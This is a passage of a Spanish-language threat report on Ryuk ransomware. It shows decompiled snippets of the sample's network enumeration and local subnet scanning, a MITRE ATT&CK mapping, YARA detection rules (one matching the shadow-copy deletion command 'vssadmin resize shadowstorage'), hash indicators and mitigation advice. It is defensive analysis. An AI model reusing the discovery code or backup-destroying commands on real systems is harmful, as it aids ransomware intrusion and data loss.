    if ( *(_DWORD *)(v7 + 12) & 2 && !enum_net_resources_300039D0(v7, a2) )
      return 0;
  }
  while ( v6 != 259 );
  if ( WNetCloseEnum_(v4) )
    result = 1;
  else
    result = 1;
  return result;
}
```

En adición a todas las herramientas nombradas, incluye una última utilidad que permite realizar un escáner de la red local vía ARP. Para ello comprueba cada una de las direcciones IP asignadas a sus interfaces, para conocer cuáles de ellas son direcciones privadas (“172.”, “192.168.” o “10.”) y realiza peticiones ICMP a cada uno de los posibles equipos alojados dentro de esa misma red.

```
  v13 = GetAdaptersAddresses(2u, 0, 0, 0, &SizePointer);
  lpAddress = VirtualAlloc(0, SizePointer, 0x1000u, 4u);
  if ( lpAddress )
  {
    AdapterAddresses = lpAddress;
    v13 = GetAdaptersAddresses(2u, 0, 0, lpAddress, &SizePointer);
    v16 = 0;
    for ( i = lpAddress; i; i = i[2] )
    {
      ++v16;
      v15 = 0;
      for ( j = i[4]; j; j = *(j + 8) )
      {
        ++v15;
        ip_to_str_wrapper_30004640(j + 12, &cp);
        if ( sub_30007410(&cp, "10.") == &cp || sub_30007410(&cp, "172.16.") || sub_30007410(&cp, "192.168.") )
        {
          v32 = 0i64;
          v22 = -1;
          v22 = inet_addr(&cp);
```

Una vez analizado el malware y mapeadas las técnicas y subtécnicas en relación a las distintas tácticas que propone MITRE, se obtiene el siguiente mapa:



(*) Se puede consultar una versión ampliada del mapa en el Apéndice A: Mapa de tácticas y técnicas utilizadas por Ryuk.

Las técnicas y subtécnicas utilizadas son las siguientes:

- T1566: Phishing
  - T1566.001: Spearphishing Attachment.
- T1078: ValidAccounts
  - T1078.003: Local Accounts.
- T1059: Command and Scripting Interpreter
  - T1059.003: Windows Command Shell
- T1106: Native API
- T1547: Boot or Logon Auto start Execution
  - T1547.001: Registry Run Keys / Startup Folder
- T1134: Access Token Manipulation
- T1055: Process Injection
- T1562: Impair Defenses
  - T1562.001: Disable or Modify Tools
- T1036: Masquerading
  - T1036.005: Match Legitimate Name or Location
- T1083: File and Directory Discovery

- T1057: Process Discovery
- T1016: System Network Configuration Discovery
- T1486: Data Encrypted for Impact
- T1490: Inhibit System Recovery
- T1489: Service Stop

3. DETECCIÓN

3.1 Reglas Yara

```
private rule WindowsPE
{
    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
}

rule Ryuk_SequentialComparisons
{
meta:
author = "Malware Utkonos"
date = "2020-02-29"
description = "Sequential comparison of SID lookup result characters."
strings:
$op1 = { FF 15 [5-26] 83 ?? 4E 75 [2-26] 83 [1-2] 54 75 [2-26] 83 [1-2] 41 75 }
condition:
WindowsPE and all of them
}

rule Ryuk_SequentialComparisons_A
{
meta:
author = "Malware Utkonos"
date = "2020-01-29"
description = "Sequential comparison of SID lookup result characters, variant A."
strings:
$op1 = { FF 15 [4] 66 83 ?? 4E 75 ?? 66 83 ?? ?? 54 75 ?? 66 83 ?? ?? 41 75 }
condition:
WindowsPE and all of them
}

rule Ryuk_SequentialComparisons_B
{
meta:
author = "Malware Utkonos"
date = "2020-02-29"
description = "Sequential comparison of SID lookup result characters, variant B."
strings:
$op1 = { FF 15 [5-21] 0F B7 [2] 83 ?? 4E 75 [2-21] 0F B7 [2] 83 ?? 54 75 [2-21] 0F B7 [2] 83 ?? 41 75 }
condition:
WindowsPE and all of them
}
```

```
/*
   Yara Rule Set
   Author: Colin Cowie
   Date: 2018-10-19
   Reference:       https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break/
*/

/* Rule Set ----------------------------------------------------------------- */

rule Ryuk_Dropper{
   meta:
      description = "Detects Ryuk dropper binary"
      author = "Colin Cowie"
   strings:
      $s1 = "\\users\\Public\\window.bat" ascii wide
      $s2 = "Main Invoked" ascii wide
      $s3 = "somedll.dll" ascii wide
      $s4 = "vssadmin resize shadowstorage" ascii wide
      $s5 = "InvokeMainViaCRT" ascii wide
   condition:
      3 of them
}

rule Ryuk_Payload{
   meta:
      description = "Detects Ryuk payload binary"
      author = "Colin Cowie"
   strings:
      $s1 = "UNIQUE_ID_DO_NOT_REMOVE" ascii wide
      $s2 = ".RYK" ascii wide
      $s3 = "RyukReadMe.txt" ascii wide
      $s4 = "fg4tgf4f3.dll" ascii wide
      $s5 = "2 files we unlock for free"
      $s6 = "Backups were either encrypted"
      $s7 = "HERMES"
      $s8 = "AhnLab"
   condition:
      4 of them
}
```

3.2 Indicadores de compromiso

SHA-256:

c98e7adcb0628673bd4d4cab59bab0c13b92d3a7623a749a0321b3da888a7ed5

6a92f75b22f85d82066e0a5591e71b70b6392283b2c8a25e2dfe801a845786c7

40b865d1c3ab1b8544bcf57c88edd30679870d40b27d62feb237a19f0c5f9cd1

3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0

Ryuk Ransomware hashes (MD5):

c0202cf6aeab8437c638533d14563d35

d348f536e214a47655af387408b4fca5

958c594909933d4c82e93c22850194aa

86c314bc2dc37ba84f7364acd5108c2b

29340643ca2e6677c19e1d3bf351d654

cb0c1248d3899358a375888bb4e8f3fe

1354ac0d5be0c8d03f4e3aba78d2223e

Malware Dropper hashes (MD5):

5ac0f050f93f86e69026faea1fbb4450

4. MITIGACIÓN / SOLUCIÓN

4.1 Medidas a nivel de endpoint

A diferencia de otras variantes de *ransomware*, el código de ***Ryuk*** no está firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este *ransomware* y de otro tipo de *malware* similar. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Adicionalmente, es necesario que todas las máquinas de la red tengan todos sus sistemas antivirus actualizados.

4.2 Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre dentro de la red, se debería identificar la transferencia de binarios desconocidos dentro de ella.

Por otro lado, es altamente recomendable mantener una segmentación adecuada de la red para evitar desplazamientos laterales y que finalmente se alcancen los sistemas críticos de la organización.

En adición, se debería controlar aquellos equipos que estén haciendo un descubrimiento de la red o que estén intentando levantar máquinas a través del paquete **Wake On Lan**, práctica que se está observando cada vez de forma más usual.

4.3 Medidas y consideraciones adicionales

La mayoría de los ataques de *ransomware* suelen impactar en la infraestructura de *backup*. Para evitarlo, se recomienda establecer una política de *backup offline* en la que se incluyan no solo los sistemas, sino también los datos que se consideren críticos.

Aunque ante un incidente de este tipo el foco principal sea restaurar los sistemas, se debe considerar que la ejecución del *ransomware* puede buscar como objetivo ocultar la verdadera razón de la intrusión. Por tanto, se recomienda mantener una buena política de almacenamiento de registros, para poder realizar una revisión posterior. De esta manera, se podrá verificar cuáles han sido las

acciones tomadas por los atacantes en todo momento y si se trata realmente de un secuestro de información o de la necesidad de eliminar su rastro.

Así mismo, es recomendable usar métodos de seguridad adicionales en el inicio de sesión para servicios como VPN y webmail como, por ejemplo, doble factor de autenticación, con el propósito de evitar el robo de credenciales o de convertirse en víctima de un ataque de phishing.

Es recomendable utilizar sistemas de listas de exclusión para dificultar la ejecución inicial de código malicioso proveniente del navegador o del correo electrónico.

Además, limitar las comunicaciones entre equipos adyacentes a excepción de aquellas estrictamente necesarias, con la finalidad de dificultar los desplazamientos laterales.

Y también, aplicar un modelo por capas del sistema Active Directory, garantizando de esta manera una segmentación de los datos según su nivel de privilegio. De esta manera solamente aquellos sistemas con altos privilegios podrán acceder a otros con menores y no al contrario, lo que ralentiza mucho las tareas de los atacantes.


Adicionalmente, atendiendo al comportamiento del malware y al mapeo de las técnicas y subtécnicas en relación a las distintas tácticas que propone MITRE, se puede consultar en la Matriz Enterprise cada una de las técnicas para conocer sus correspondientes medidas de detección y mitigación.

Finalmente, los indicadores de compromiso y reglas de detección correspondientes a la amenaza también están disponibles en https://github.com/basquecscentre/technical-reports para su descarga.

5. REFERENCIAS ADICIONALES

- https://n1ght-w0lf.github.io/malware%20analysis/ryuk-ransomware/
- https://www.fortinet.com/blog/threat-research/ryuk-revisited-analysis-of-recent-ryuk-attack
- https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/
- Github – Riuk Yara Rules
- CCN-CERT Ryuk
- https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/
- MITRE - Ryuk

APÉNDICE A: MAPA DE TÁCTICAS Y TÉCNICAS UTILIZADAS POR RYUK



Reportar incidente

Si has detectado algún incidente de ciberseguridad, avísanos para que tomemos las medidas oportunas para evitar su propagación.

Catálogo de ciberseguridad

¿Necesitas ayuda con tu ciberseguridad o la de tu empresa?